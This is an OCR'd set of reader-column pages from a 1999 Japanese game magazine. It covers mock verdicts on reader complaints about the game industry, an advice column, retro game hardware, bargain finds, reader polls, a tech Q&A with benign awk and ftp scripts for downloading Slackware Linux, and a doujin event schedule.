
再審法廷

読者情報流用に怒りふたたび!!

'99年1月号小陪審法廷に載っていた、某コンピュータ雑誌の個人情報の無断利用とまったく同じめに遭いました。以前からおかしいと思ってはいたのですが…。

つい先日もゲームスクール数校から資料が大量に送られてきました。とくに某メジャーアニメ系スクールの資料のバカデカさには、さすがにブチキレ寸前。さらには、そのうちの1校から電話までかかってきたのです。さりげなくくだんの誌名を口にすると電話の主は「へんですねぇ」などと言いつつも、核心をつかまれたようす。

広告主とのコネクションから流れたのか、あるいはマネーメイキングの手段として意図的に流されたものかはわかりません。しかし、電話の感触からは、故意に流されたとしか考えようがないのです。

いまや数十種類のコンピュータ雑誌が書店に並ぶ大サバイバル時代。部数低迷で苦しい思いをしているのはわかります。しかし、200号以上続いてきたという伝統と誇りを失わず、こういったことはやめてもらいたいものです。

（青森県弘前市/上賀主水）

判決文

善意の投稿はがきに記入された個人情報を、有償無償にかかわらず第三者に流すことは、道義上許されない。被告に対してもマイナスになるだろう。有罪。早急な中止措置を求める。

（E-ジャンキー）

●新宿のさくらやって、いまだにディスクシステムのソフトが売っている。しかも大量に。（東京都練馬区/くすのきちはる）　㊟1枚500円だったかな。でも『中山美穂のときめきハイスクール』だけ1,000円なんだよね。クソゲー人気とお宝ブームに便乗しようという姿勢がちょっとイヤ。

ラーの上にあぐらをかいた、傲慢さの現れだといえるでしょう。鼻についてしかたありません。
『FFⅧ』のすばらしさは認めます。しかし、すばらしいゲームを作る以外にも、ゲームメーカーの担うべき責務があるはずです。金にものをいわせたパワーゲームに興じる前に、ユーザーの顔を思い出してもらいたいものです。
（千葉県船橋市/杉浦　三十一）

判決文
バグの混入は、多少であればやむをえないといえる。大切なのはユーザーに対するアフターケア。大企業の影響力を濫用する前に行うべきことがあるはず。有罪。ただし、今後の善処を期待して執行猶予つき。
（GL法廷陰の3哲人全員一致）

ひどすぎるぜ!!ビートマニアポケット

コナミの携帯ゲーム「ビートマニアポケット」に対して不満を感じています。理由は音楽と操作性。
ビートマニアのウリは音楽。しかしこのゲーム機は音源にPSGを使っているため、音を聞くとチープで不愉快な気分になります。
コントロールまわりは、よほどうまく押さないとボタンがへこみ、直そうとすると「poor」になる始末。ターンテーブルもまわしにくいことこのうえありません。
これで2,980円は不当です。このゲーム機を裁いてください。
（福岡県北九州市/Ikuo）

判決文
商品価値はユーザーが判断するべきこと。高いと思えば買う必要はないわ。でも、コントローラには問題ありね。有罪。
（秋葉原ルル）

小陪審法廷

ジャパンミックスに怒りの一撃を!!

ジャパンミックス倒産のあおりを食ってしまいました。先払いしておいた定期購読料半年分がムダになってしまったのです。
エロゲー雑誌の休廃刊は日常茶飯事ですが、出版社の倒産に出くわしたのは大陸書房以来2度め。倒産を知ってすぐに電話をかけましたが、営業編集ともに「都合により使用できません」とのアナウンスが繰りかえされるのみ。
さらに腹立たしいのは「ピュアガール」創刊号のプレゼントに当選し、発表されてから7か月以上経っていたにもかかわらず、ついに送り届けられることがなかったことです。これは商品を提供してくれたソフトハウスに対しても重大な背信行為ではないでしょうか?
倒産したとなればプレゼント送付費用を捻出できるはずもなく、ましてや払い込んだ購読料も含めて泣き寝入りするしかないのはわかっています。しかし、腹立ちが収まりません。せめてゲームラボ誌上だけでも、ジャパンミックスに熱い鉄槌を下してください。
（茨城県日立市/臼庭紀之）

判決文
倒産の場合、法的には商品を届ける義務は免除される。しかし、なんらかの措置を求めたいのがユーザーの正直な心情だろう。有罪を宣告したいところだが、被告の将来に期待して和解勧告。
（電気羊博士）

メーカーさん、なんか忘れちゃいませんか?

最近のゲームをプレイしていて思うことは、昔とくらべて心に訴えるゲームがなくなってきたこと。いまは『ゼルダの伝説』だけです。
原因は、グラフィックの無機質さとゲーム的世界観の欠如でしょうか。いまのゲームに使われているムービーやグラフィックの美麗さは認めます。しかしそこから人間臭さのようなものが感じとれません。まるで風景を写真に撮ってそのまま流しているようです。
8ビットゲーム機全盛だったころ、ゲームにはそれぞれの世界がありました。だからファミコンソフトをはじめとするレトロゲーがいまだに売れているのでしょう。いまどきのゲームにはゲーム世界のルールがなく、クールな現実世界のルールを持ち込んでいる点に問題があるのではとも思います。
3哲人のみなさんにお聞きします。ゲームはゲームのルールを取り戻すべきではないでしょうか?美麗なムービーもよいのですが、もっと大事なものを思い出してもらいたいものです。
（熊本県熊本市/真なる目）

判決文
ゲームにはゲームならではのぬくもりと世界があるべきね。ユーザーは冴えたグラフィックと凛としたリアリズムだけを求めていないもの。被告にもよく考えてほしいわ。和解勧告。
（秋葉原ルル）

訴状求む!!
このコーナーでは不条理、悪徳がはびこるゲーム業界とその周辺を、陰の法をつかさどる三哲人がバサリと斬るぞ!!　ゲームやアニメに関する疑問、やり場のない怒り、主張をどしどし送ってくれ。判決に対する意見もOK。宛先は
〒104-0031　東京都中央区京橋3-14-6 斎藤ビル
三才ブックスゲームラボ編集部「リーダーズ誌上裁判」係

●弟がサターンのギャルゲー集めにハマっています。どうすれば彼を救えるのでしょうか?（広島県山県郡/戸河内町出身）㊙そのためには徹底的にギャルゲーを買い与えてやるのが1番でしょう。「イヤダー」といって泣き叫ぶほどに。で、処分に困ったら㊙宛に送ってください(爆)。

Game Lab Man's Room

第5回

ゲームラボマンが
読者のお悩みに
答えます!?

漢の花道

お悩みNo.1

チワッス、ゲームラボマン。最近オレのまわりにはエセビートマニアフリークが増えています。それもまたよしですが、自分の実力もわきまえずオレに勝負を挑んできます。しかもお金は相手持ち。オレにいわせれば「ユーロビートを知らないくせに他人に勝負を挑むんじゃないっちゅーの」ってな感じです。もともと心の狭いオレはこの状況に耐えられません。ねえ、ゲームラボマン。おれはどうしたらよいのでしょうか?

(東京都杉並区/でろりん)

Game Lab Man says…

少年よ、まだまだ青いな。キミは世界を知らないようだ。たしかにキミは『ビートマニア』が得意らしいが、自分のまわりの少年たちに勝ったくらいで鼻高々じゃ小さすぎると思わんかね? 世界にはキミよりもはるかにグレイトなプレイヤーがゴチャマンといる。話はそいつらを破ってからにしよう。もう1度出直してこいや。世界を見ようぜ。なあ、少年。

お悩みNo.2

拝啓　ゲームラボマン。ボクは高校生。先日友人の家ではじめて美少女ゲームを体験し、保科智子さんに惚れてしまいました。ボクはどうやら「委員長」の醸し出す知的で硬質なフェロモンに弱く、学校でも委員長系の女子に特別な感情を抱いてしまいます。話したり目を合わすことさえできません。とはいえ世の女子は委員長ばかりではなく…。ねえ、ゲームラボマン。ボクはこの偏見をどうやって直せばよいのでしょうか?

(静岡県清水市/委員長大好き!!)

Game Lab Man says…


青年よ、それは「偏見」ではなくたんなる「好み」の問題。心配することはないぞ。人はだれにでも好みのタイプがあるもんだ。ワタシだって知的な女子にはグッとくるしな。乙女座だったらさらにナイスだ。そんな女子に愛されるよう、日々漢を磨け。なあ、青年。

ゲームラボマンご推薦!!

この漢ゲーをやれ!!

『風来のシレンGB』は渡世人シレンが村娘フミを救うために冒険するRPG。死んだら1からやり直しというシステムがいさぎよくてステキ。シレン…ヤツは漢だね!!

●セガやくざがプレステの悪口いったり、プレステユーザーがドリキャスをバカにしたり…仲よくしましょうよ。(埼玉県羽生市/グリスのにほひ)
編集部 思うに2種類のハードがあるのが原因かと。ドリキャスプレステ何でもこい!! という漢なコンパチ機が出ればよいのに、と思う(無理)。



（大阪府大阪市/洋ゲーくん）
ワタシを見て「なんだコイツ?」と思ったとはすばらしい。漢は「なんだコイツ?」と思われるくらいがちょうどいいのだ。

（東京都羽村市/薔薇の貴公子）
薔薇と愛…。沢田研二の世界だな。彼が熱唱していたように「漢はみんな侍」なのだ。グレイトだぞ、ジュリー〜!?

（栃木県足利市/いまい丸）
ジャイアント馬場の死はショックだった…。日本全国のちびっ子たちに夢を与えてくれた大スター。冥福をお祈りする。

ゲームラボマンファンクラブ

お悩みNo.3

Nice to meet youゲームラボマン。オレは高校3年生。将来のことで悩んでいます。これから先なにをやればよいのかわからないのです。やりたい仕事もなく、かといって進学する気もありません。教えてよ、ゲームラボマン。オレはどうすればよいのでしょうか? まじめに悩んでいます。助けて!!

（福島県福島市/改造マニア）

Game Lab Man says…

青年よ、「将来なにをやって生きていくのか」というベビーなテーマだが、他人に教えてもらうものではないぞ。ヒントはあげてもよいがな。キミに必要なのはいろんな物を見て聞いて、やってみることだ。就職でも進学でもいいからなにかはじめてみる。やがて自分の好きなもの、やりたいことが見えてくる。「下手な考え休むに似たり」ってなもんだ。なあ、青年。

お悩みNo.4

ヨイッショー、ゲームラボマン。ボクはいま鈴木あみチャンが出ている『モンスターファーム2』のCMにご執心。カノジョがモンスターの上にすわるシーンがたまらなく、パンツが見えるかどうか、ビデオに撮ってドキドキチェックの毎日です。ところでゲームラボマン。こんなことをやっていて、アミーゴはTKを超えるアーティストになれるでしょうか? とても心配です。

（神奈川県川崎市/Gm7onE）

Game Lab Man says…

青年よ、アミーゴの将来よりキミの将来のほうが心配だぞ。ピンクな思春期のオトコゴコロもわからなくはないが、ほかにもやることはあるのじゃないか? ビデオでムフフなお楽しみもよいが、どうせなら、鈴木あみチャンを自分のモノにするくらいの心意気で青春時代を突っ走ってほしいもの。手ごわい相手だとは思うがな。なあ、青年。

ワタシの胸に飛び込んでいらっしゃい!!

このコーナーではみなさんのお悩みを募集しています。ゲームラボマンに聞きたいこと、なにか悩みごとがある人は編集部まで送ってください。また、ゲームラボマンのイラストも募集しています。

宛先:〒104-0031 東京都中央区京橋3-14-6 斎藤ビル 三才ブックス ゲームラボ編集部「漢の花道」係

●『電車でGO!』にはまり『2』も買いましたが、こうなると本物を動かしたくなってきますね。（栃木県宇都宮市/パーヤン） ㊎大胆不敵で好感もてます。が、現実はPCソフト『トレイン・シミュレーター』ぐらいで我慢しましょう。設定がより細いので、十分運転魂をくすぐられます。


LSI付きボードゲーム

学芸員：東京都にお住まいの、ムラ夫さんより提供していただきました、LSI付きのボードゲームです。真珠湾攻撃を題材にしたシミュレーションゲームですね。

館長：まだコンピュータが普及していなかった時代、人々は戦略シミュレーションゲームを紙とサイコロを使って遊んでいたのじゃ。しかしこのゲームはサイコロをLSIに置き替え、電子化を図っておるわけだ。

学芸員：コンピュータという第3者を介在させることで、正確さや公正さを向上させることができますからね。こうした積み重ねが『大戦略』や『スーパーロボット大戦』といった現在のシミュレーションゲームへとつながっていったのですね。

'80年代半ば、こうしたシミュレーションボードゲームが流行していた。



当時最新技術だったLSIの導き出すサイコロの目を、誰も疑う者はいなかった…。

ゲームロボット5

学芸員：横浜にお住まいの織田裕一さんよりお送りいただきました「ゲームロボット5」です。ゲームとはいっても、ボタンばかりで表示部分が見あたりませんが…?

館長：このゲーム機はボタンに秘密があるのだ。ボタン内部にランプが内蔵されており、その光の組み合わせで遊ぶ仕組みになっておる。まだ液晶技術が低く、現在のゲームボーイのようなマトリックス（細かい点の集まり）のものが作れなかった時代。より安価に、かつ1台の機械で5種類ものゲームを遊ぶ工夫が凝らされていたのじゃ。

学芸員：当時のおもちゃ産業は積極的に最先端の技術を取り入れるだけでなく、遊びに結びつける努力もしていたのですね。

たった1台の機械で、「モグラ叩き」などの5種類のゲームが遊べたのじゃ。

どのゲームを遊んでいるのかを表示する機能がなかった。ルールを把握しにくくて、とても困ったものだ。

●おい、コナミ!!　人がせっかく『beat mania』を買ったのに『II』なんて出してんじゃねぇよ!!　（鹿児島県鹿児島市/隼人）　㊟いきなり鍵盤7つとは…。ゲーセンで高校生のギャラリーにゴミ扱いされた屈辱の経験がよみがえります。もう、1から特訓する根性はありませんよ。トホホ。

PCエンジン開発用ROM

学芸員：今回はPCエンジンの開発用基板を入手しました。テレホンカード程度の大きさしかないコンパクトなHuカードですが、さすがに開発中のものとなると通常のEP-ROMが載っているせいで、2倍以上の大きさがありますね。

館長：基板自体もガラス製なのでかなり重たいな。ちなみにHuカードは黒い部分に直接ROMのコアが入っているのであんなに小さいのだ。普通のROMも、なかに入っているのは5mm平方にも満たないシリコンチップなのじゃ。

学芸員：デバッグ用のウラ技が、メモで張られているのもおもしろいですね。開発中のROMには製品版では削除されてしまうデータが残されていることも多く、一部のマニアには垂涎の的なのです。

開発用の基板。かなり本体からはみ出してしまう。

ウラ技の方法が記入されているのを発見!!まさに開発用ならではの光景だ。

メガドライブ開発用ツール

学芸員：さらに、メガドライブ用の開発ツールも発見しました。これはサンプルROMではなくて、パソコンのX68000からグラフィックデータを転送して表示させるためのプログラムが入っているのだそうです。

館長：メガドライブ本体の後部に付いていたシリアルポート（モデムを接続するのに使われた）を通じてデータを受け取っていたのだろうか？　接続機器が失われてしまっているのが残念だ…。

学芸員：昔のゲーム開発者はゲームをプログラミングしたりするだけではなく、独自に開発ハードまで設計することが多かったようですね。開発ライブラリに頼るのではなく、自分たちで何とかしようとする気迫のような志があったのでしょう。

見ためにはわからないが、中身がぎっしり詰まっていてかなり重たい。

話によると、このようにX68000へつなげてグラフィックデータを転送していたようだ。

陳列用ゲーム文化遺産を求む!!

館長：当館では、掲載する陳列用ゲーム文化遺産を随時募集しています。なつかしい物、めずらしい物、怪しい物…。ゲーム、パソコンに関係あればなんでもOKです。

学芸員：心当たりのある人は、まず巻末のハガキで情報をお寄せください。採用された人には、記念品をプレゼントいたします。

館長：掲載の際には、写真撮影のため品物をお借りすることが必要になる場合があります。あらかじめご了承ください。

なお運送費用は編集部で負担いたします。ご心配はいりません。返送作業も、編集部が責任を持って行います。ただしお預かりした品物は、編集作業の関係上ご返却までに3週間程度かかります。

学芸員：匿名での投稿も受け付けていますので、タレコミ情報も大歓迎。内部告発や流出モノもお待ちしています。それではみなさんの情報、お待ちしております。

●ゲームショウではコナミのCLUB D・D・R RAVEが1番盛り上がっていました。㊙さんはどこのブースがよかったですか？（神奈川県横須賀市/真紫）㊙やはり『コンパニオンコスチュームコンテスト』でしょうか。オトナの世界でしたが、バンプレストの少女ダンスは痛々しかったですな。


今月の大番長

SS セガサターン(HST有有
4974365000110 ¥980

小計	¥980
消費税等	¥49
合計	¥1,029
入金	¥1,029
預り金	¥5,000
お釣	¥3,971

玉砕上等の特攻価格!!
サターン本体

これでもか!! のナチュラルハイ価格。でもチョッピリ悲愴感。
(茨城県水戸市/荻沼 智志)



割り勘で1人12.5円!?
対戦用ケーブル

購入まもなくお店が昇天。閉店セールだったのかなぁ…。とりあえず合掌。
(三重県一志郡/零1000)

CD-ROMより安いっス!!
DVD-ROMドライブ

いくら普及度が低いとはいえ、このままで安けりゃ、思わず買ってしまうのが人情だと思います。
(岡山県岡山市/地獄の黙示録)

ヤケクソ激安セール!!
ゲーム機本体

近所で唯一の傲慢安売り店が1台1,000円の破格値とは…。思わず僕も買ってしまいました。
(東京都台東区/斎藤ボブ)

毎度? おなじみ
MOメディア

ドライブがなくても、CD-Rを持っていても、とりあえず買っておこう。
(岐阜県各務原市/TF野郎)


ゲーラボ学園
電脳お買い物倶楽部

大番長は

●ビルゲイツとチャットできるらしい…。(東京都杉並区/ガガーリン) ㊟ビルゲイツの最新著作を、インターネット書籍販売サイトで予約した人限定だそうです。さらには、米国人のみ。これを機に金髪と結婚するのもいいですが、千昌夫の二の舞だけには気をつけてね。

現役バリバリなんスけど…
マザーボード

最新ではないが数年は使用に耐えるだろう。CPUにK6-Ⅱを搭載しても15,000円以下なら相当お得。（岡山県岡山市/子安の弟子2号）



商品名	売/買	数量	箱・説・他	金額
ウイニングポスト	中売	1		30
ブラックホールアサルト	中売	1		30
ハイムドール	中売	1		30
プリンスオブペルシャ	中売	1		30
聖魔伝説3×3EYES	中売	1		30
蒼き狼と白き牝鹿　元朝秘史	中売	1		30
マイクロコズム	中売	1		30
ヘブンリーシンフォニー　ド-	中売	1		30
ブライ　八玉の勇士伝説	中売	1		30
信長の野望・覇王伝	中売	1		30

販売	300 / 税 15 / 315	買取	0 / 税 / 0	差引 ¥315

キミのゼイタクは何だい?
メガCDソフト

最新PC購入、タクシー通勤、馬券の乱れ打ち？　いやいや、これぞ真のゼイタクではないでしょうか。（埼玉県与野市/堀井　亮佑）

04681 | INTEL Celeron300A BULK | | 1057473 | ¥9,480 | 1 | ¥9,480

パソコンなくても即ゲット!!
CPU

PC経験は皆無に近いんですが、友人につられて買いました。これは本当に激安なんですか？（北海道札幌市/月読）

♪演奏中はご意見無用♪
プレステソフト

ska・rave・enk…を猛練習だ！　Ⅱなど無視無視。（滋賀県彦根市/ヒロルル）

一流メーカーにも愛がある
CD-R/RWドライブ

この値段で33台の放出。思わずニンマリした人は多いはず。（三重県鈴鹿市/ポン）

若気の至りか?
パソコン本体

これ、普通、売り値は7万円前後でしょう。なのにその3分の1。まわりが見えていないんでしょうか？（千葉県松戸市/ゴリラ）

勝負!! キミだ!!

激安番長集まれ!!

このコーナーでは全国の激安番長を大募集。激安商品を見つけたら、ビラやレシート、写真など品物と価格が確認できるものにコメントをそえて編集部まで送ってください。採用された人にはゲームラボオリジナルグッズをさしあげます。宛先は
〒104-0031　東京都中央区京橋3-14-6 斎藤ビル
ゲームラボ編集部「激安番長」係

●以前テレビでイスラエル製のウソ発見機を見たのですが、何に使うんだ？（群馬県前橋市/ガンジャ）㊎カード会社などが詐欺をもくろむ人に対して使用するのだが、よく当たるらしい。Windows95版を個人向けに販売しているのでテレクラにでも利用すれば、もうダマされませんな。

GameLab HIT CHART

May 1999

ゲーム業界に対する不満TOP10

No. 1	中古問題をなんとかしろ	121票
No. 2	クソゲー多すぎ	101票
No. 3	値段が高い	85票
No. 4	バグが多い	78票
No. 5	発売日の延期はやめてくれ	75票
No. 6	オリジナリティがない	52票
No. 7	発売するソフトが多すぎ	45票
No. 8	スクウェアの大作主義	21票
No. 9	不満が多すぎて決められない	15票
No. 10	同人を排除するな	8票

総評 バカタンク

おい〜っす。今月もやってますGL HIT CHARTです。今月はゲーム業界に対する不満を聞いてみたんですが、票が割れることもなく意見がTOP10に集約される結果になりました。

上位には、ユーザーにとって切実な問題がズラッと並びました。1位はもちろん中古問題。Dq訴訟がウヤムヤに終結したりと、なにかと話題が多いこの問題ですが、5月には東京訴訟の判決が出るので、それに期待しましょう。またスッキリしない結末になる可能性もあるけど。

そして、とにかくみんなが書いてくるのは、大メーカーに対する不満。金と権力にものをいわせているようなイメージが、読者の反感を買っているようですぞ。みんな感じてる不満はだいたい同じってことなのね。

GameLab Hit Chart 99 アンケート募集中

毎度アンケートへの協力をお願いしているこのコーナー。次回もひとつよろしく頼むぞ。それにしても、「GL HIT CHART係行き」で、ハガキの裏にわけのわからんヘンテコなイラストを描いて送ってくる人が最近多いぞ！　本当はそういうコーナーじゃないので注意してくれ。まあべつにいいんだけど。

それでは今月のお題を発表しよう。それは「あなたがオススメする、イカしたホームページを教えてください」だ！　あやしいページでもギャグ専門のページでもなんでもいいので、とにかくキミがイチオシするページを教えてくれ。

ネットにつないでいないという人もいるだろうが、その人たちは「こんな情報があるホームページが見たい」、または「こんなテーマのホームページが見たい」という希望を書いて送ってくれるだけでもOKだ。票がまとまらないことは覚悟の上。ランキング化は最初から考えていないアンケートなので、思うままに書いてくれ！それでは協力よろしく！

●SCEにはプレステしかないが、セガにはアーケード部門があるぜ!!　(愛知県名古屋市/文殊菩薩)　㊙「覚えてろ、オレには強い兄貴がいるんだぜ!!」とも聞こえるんですが、㊙も『Royal Ascot 2』はやってみたいです。『1』ではビックママのファンでしたが『2』にもいるんでしょうか。

ここ数か月ネット上に流れた怪情報TOP10

No. 1	ドリームキャスト2、2002年に発売決定の噂
No. 2	富士通FMV極秘回収のデマ
No. 3	広末涼子の喫煙写真
No. 4	プレステ2取り扱い予定店に早くも圧力説
No. 5	「iMac モニター2000名様プレゼント」詐欺
No. 6	CSK7月に倒産説
No. 7	バイアグラを超える新薬登場のデマ
No. 8	Nintendo64用のエロゲー発見説
No. 9	安室奈美恵の子供が黒人説
No. 10	ビル・ゲイツに死亡説

総評 チラベルト

というわけで、ここ2、3か月でインターネットをめぐった怪情報を集めてみました。ちなみに、ここにあげたのはほとんどがデマと確認された情報なので、信じて関係者に問い合わせたりしないでくださいね。

しかしデマとはいっても、ドリキャス2のネタなどは、細かいスペックの情報まで流れるなど、かなり手が込んだものでした。FMVの回収にしてもかなりの反響を呼んだらしく、富士通自身のホームページで反論がされたほどです。広末喫煙写真なんかは、ネットから飛び火して女性週刊誌でも取り上げられたしね。最近のネット情報の影響力はあなどれませんぞ。


今月の新垣
完結編

3月号のこのコーナーで、深く考えずに設けた「今月の新垣」。あれから2か月たって、編集部に予想以上の反応が寄せられた。しかも、意見は賛成派と反対派にまっぷたつである。

そこで、今回はその代表的なものを紹介しよう。これをもって「今月の新垣 完結編」とさせていただく。

アンチヒトエ派の代表的な1枚

（新潟県白根市/聖紆慶）




注：字が読みにくいが、つまりヒトエとゴリラを重ねているのだ。

そのほかのご意見：

●3月号のカレカノ大好き氏のハガキに大賛成っす。（奈良県奈良市/サンジョニ）●毎月やってください。（千葉県船橋市/炭酸罵倒）

ヒトエ擁護派の代表的な1枚

（大阪府守口市/はてしないにきびの山）



そのほかのご意見：

●カワイイだけのアイドルなんてくさるほどいるじゃないですか。彼女のように個性があるキャラは貴重ですよ。（愛知県蒲郡市/丹下）●ヒトエをバカにするヤツは許さん／（岐阜県土岐市/ザンガラ）

終わりに：なぜヒトエなのか？

というわけで、2か月にわたってお送りした「今月の新垣」。いかがだったろうか？ しかし、たった1枚のハガキに、ここまで反応があるところはさすが国民的なアイドルといえよう。などという、みえみえのフォローを最後に、これでヒトエネタは終了である。ある日突然復活するかもしれないが。

●最近『バーチャロン』で「逃げサイファー」急増殖。逃げ勝ちをねらう人はシューティングでもやってろ!!（千葉県八千代市/忠犬ハチ公）㊙「ライデン」なぞ使った日にゃぜんぜん追い付けないっス!! 金がもったいないんで、そんな人には『グラディウスVI』でも紹介してあげよう。

GL 巡回診療所

世界で一番医療技術が発達しているといわれる日本だけど、ここと電脳世界に関してはまだまだ無医村状態なのが事実。だけどここに来れば、毎月無料で診察してもらえるぞ。

カルテ1

Linuxはどこで?

3月号を見たところLinuxはタダでネットから入手できるそうですが、具体的にどうやってダウンロードするのか教えてください。

(大阪府大阪市/さるばんてす)

処方

家からモデムやISDNでネットにつなげてダウンロードするなら、5,000円でCD-ROMを買ったほうが断然お得です。それほどLinuxは環境の整った大きなOSなのです。しかし大学の研究室や会社など、オンライン設備が調った環境でのダウンロードなら話は別です。自分の懐も痛みませんし(笑)。その具体的な方法を紹介します。

この方法で1番の問題点は、すでにネットにつながったUNIXマシンがないとダメということです。なぜならLinuxにはファイル名に大文字と小文字の区別があり、しかもRockRidge Extensionという形式でCD-Rへ書き込まないといけないからです。

SlackWare3.6の場合

❶http://www.slackware.com/getslack/のダウンロードサイトから好きなところを選ぶ。

❷トップディレクトリからのリストを取ってくる

```
ftp>ls -alR files.txt
```

❸awkでディレクトリを作る

[mkdir.awk ファイル]

```
{
  if ( substr ($1, length ($1) , 1) == ":")
    system (sprintf ("mkdir -p %s", substr ( $
1, 1, length ($1) - 1)) ) ;
}
```

```
unix% awk -f mkdir.awk files.txt
```

❹awkで ftp用のバッチファイルを作る

down.awkファイル

```
BEGIN {
  print "open FTPホスト名";
  print "user ftp 自分のメールアドレス";
  print "bin";
}{
  if ( substr ($1, length ($1) , 1) == ":") {
    path = substr ( $1, 1, length ($1) - 1) ;
    next;
  }
  if (($9 == "") || ($9 == ".") || ($9 == ".."
) ||
      (substr ( $1, 1, 1) == "d") ) next;
  printf ("get %s/%s¥n", path, $9) ;
} END {
  printf ("quit¥n") ;
}
```

バッチファイルを作る

```
unix% awk -f down.awk files.txt > batch.ftp
unix% ftp -vin < batch.ftp >& batch.log
```

❺mkisofs コマンドを使って、RockRidgeExtensionのCD-ROMイメージを作る

ディレクトリ/mnt/slackwareにファイルが展開されているなら、

イメージ作成

```
unix% mkisofs mkisofs -a -d -N -D -R -T -V "
SLACKWARE36" -o /tmp/image.iso /mnt/slackware
```


で、/tmp/image.isoというイメージファイルが作成される。

❻PCに転送してCD-Rに焼く

手持ちの書き込みソフトでISO形式のイメージファイルをそのままCD-Rに焼けば、Slackware CD-ROMの完成。

安くあげたいのなら、CD-ROMで入手しよう。

高速通信環境にある人は、ここから入手。



●『セガラリー2』のネット対戦で037を選択するのは反則でしょう!? (山梨県甲府市/諏訪姫) 編 たしかに037は強いですな。しかし、だからといって037が有利というのも…。マスターするのにも根性と腕が必要だし、またそういう強い037を倒すのが究極の快感じゃないですか。

カルテ2
売られていないIC

RGBコンバータを作ろうと思い「CXA1145」というICを秋葉原に探しに行ったのですが、見つけることができませんでした。僕の家は地方なので、もちろん近所に部品など売っている店はありません。どうしたらよいでしょうか?

(岩手県藤沢町/ユーニ)

処方 問題のIC、CXA1145はすで旧モデルになっていて、CXA1645という型番になっていると思います。1145と1645は機能は相当ですが、完全にピン互換ではありません。CXA1645を使用したキットを使うなど、方針転換したほうがよいのではないでしょうか。

しかしどうしても部品で入手したいという人へ、ちょっと強引な部品の調達方法を紹介します。ICの製造メーカーがわかっているのなら、そのメーカーのテレビ・ビデオなどの家電製品の補修部品を取り寄せるという方法もあります。どの製品にどんなICや部品が使用されているかを知るのは非常に難しいのですが、部品番号さえわかってしまえば、あとは修理サービスセンターで注文するだけです。2〜3日で取り寄せてくれます。

しかしこれは家電製品の場合です。CXA1645はプレイステーションでも使用されていることで有名ですが、ソニーのサービスセンターではゲーム機用の部品は扱っていません。くれぐれもCD-ROMピックアップはいくらですか? などと問い合わせて迷惑をかけないようにしてください。

カルテ3
ケーブルがない

ドクターGBを買ったのですが、ケーブルが別売りとも知らずにそのまま家に帰ってきてしまいました。説明書には25ピンD-SUBオス・オスのストレートケーブルを使えと書いてあるのですが、どんなケーブルを買えばよいのかよくわかりません。昔のPC-98のモデムケーブルは使えないのですか?

(東京都足立区/堀　信幸)

処方 まず最初に、モデムケーブルを使うのはやめたほうがよいでしょう。これを使ってドクターGBを破壊したという報告があります。しかしオス・オスのストレートケーブルを使用しろというのはちょっとめんどうかもしれませんね。せめて、オス・メスの延長ケーブルだったらよかったのですが…。

1部BBSの情報によると、MacintoshのSCSIケーブルが使えるというウワサもあります。しかしこれはあくまでも参考情報なので、使用する前にはテスターでストレートケーブルなのかどうか確認してから使ってください。

カルテ4
ページ違反の修復

Windows 98を使っているのですが、Internet ExplorerやReGetを使うとたまにページ違反となり「kernel32.dll」が原因のファイルとして示されます。そこでこのファイルを入れかえたいのですが、どのようにすればよいでしょうか。1度やってみたのですが、Windowsが使用しているため上書きコピーすることもできませんでした。

(東京都杉並区/市井　寿一)

処方 上書きコピーの問題は、パソコンが起動するときにF8をキー押してから、コマンドプロンプトモードで起動してcopyコマンドでフロッピーなどからコピーすれば問題なく上書きできます。

しかし、それではページ違反などのシステムエラーは回避できないと思います。根本的な原因はWindows98そのものにあるのです。

¥Windows¥Systemのディレクトリには DLLファイルがたくさんあるのを見たことがあると思います。これらの中にはWindows98システム標準のDLLのほかに、あとからインストールしたソフト固有のDLLファイルも含まれているのです。困ったことに、ソフトの中にはソフト自身を動作させるためわざわざシステム標準のDLLファイルより古いバージョンのものをシステムへコピーしようとするものがあります。多くの場合は「古いファイルを上書きするか?」とメッセージが表示されますが、構わずに「OK」か「すべて上書き」を選択してしまうこともあるのではないでしょうか?

ソフトのインストールを繰り返していると、やがてはシステム上のDLLファイルは整合性がメチャメチャになってきます。そうするとページ違反などの意味不明なエラーが出てしまうというわけです。このエラーに対するもっとも単純で効率のよい解決方法は「HDDフォーマットからのWindows 98の再インストール」です。残念ながら…。

●不評ばかりよく聞くけど、私はおもいっきり『FFVIII』にハマってしまい、徹夜明けでクロスカントリー大会に出場するハメに…。(長野県上田市/一歩) 編改造コードでレベル最大+ザコキャラ出ない、にすればよかったのに。それでも、30時間はかかるのでどっちみち徹夜ですね。

DOUJIN わーるど

全国同人クリエイターの熱いほとばしり!!

イベント開催スケジュール

問い合わせ先：チケットゆう(03-3255-3064)

日程	イベント名	開催地	ジャンル
4月18日	おでかけライブin栃木3	栃木商工会議所	フリー
4月18日	コミックライブin東京14	東京ビッグサイト	フリー
4月18日	和歌山コミックライブ2	和歌山ビッグホール	フリー
4月18日	おでかけライブin大分41	大分中小企業会館	フリー
4月18日	おでかけライブin沖縄21	那覇市民会館	フリー
4月18日	Jump Express 大阪	新大阪センイシティ・5F	フリー
4月25日	おでかけライブin盛岡48	岩手産業会館7F	フリー
4月25日	おでかけライブin水戸19	東水ビル	フリー
4月25日	GWプレゼントコミケin大宮'99	大宮ソニックシティ	フリー
4月25日	静岡コミックライブ50	ツインメッセ静岡	フリー
4月25日	スペシャルプレゼントコミケin名古屋12周年	ポートメッセ名古屋	フリー
